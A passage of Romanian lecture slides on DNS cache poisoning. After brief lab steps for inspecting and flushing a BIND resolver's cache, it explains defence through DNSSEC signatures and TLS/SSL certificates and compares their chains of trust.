
- Executăm “sudo rndc dumpdb -cache” și examinăm conținutul fișierului “/var/cache/bind/dump.db”.
- Curățăm cache folosind comanda “sudo rndc flush” înainte de executarea atacului.

# Protecția împotriva atacurilor cu otrăvirea cache DNS

## DNSSEC

- DNSSEC este un set de extensii la DNS, care are ca scop asigurarea autentificării și verificării integrității datelor DNS.
- Cu DNSSEC, toate răspunsurile din zonele protejate DNSSEC sunt semnate digital.
- Prin verificarea semnăturilor digitale, un rezolvator DNS poate verifica dacă informațiile sunt autentice sau nu.
- Otrăvirea cache-ului DNS va fi învinsă de acest mecanism, deoarece orice date false vor fi detectate pentru că nu vor trece de verificarea semnăturii.

# Protecția folosind DNSSEC





# Protecția folosind TLS/SSL

**Protocolul Transport Layer Security (TLS/SSL)** oferă o soluție de apărare împotriva atacurilor cu otrăvirea cache.

- După ce a obținut adresa IP pentru un nume de domeniu ([www.example.net](http://www.example.net)) utilizând protocolul DNS, un computer va cere proprietarului (server) adresei IP să dovedească faptul că este într-adevăr este cine pretinde [www.example.net](http://www.example.net).
- Serverul trebuie să prezinte un certificat cu cheie publică semnat de o entitate de încredere și să demonstreze că știe cheia privată corespunzătoare asociată cu [www.example.net](http://www.example.net) (adică este proprietarul certificatului).
- HTTPS este construit peste TLS / SSL. Învinge atacurile cu otrăvirea cache-ului DNS

# DNSSEC versus TLS/SSL

- Atât DNSSEC, cât și TLS / SSL se bazează pe tehnologia cheii publice, dar lanțurile lor de încredere sunt diferite.
- DNSSEC oferă un lanț de încredere utilizând ierarhia zonelor DNS, astfel încât serverele de nume din zonele părinte garantează pentru cele din zonele copil.
- TLS / SSL se bazează pe infrastructura de chei publice (PKI) care conține autorități de certificate care garantează pentru alte computere.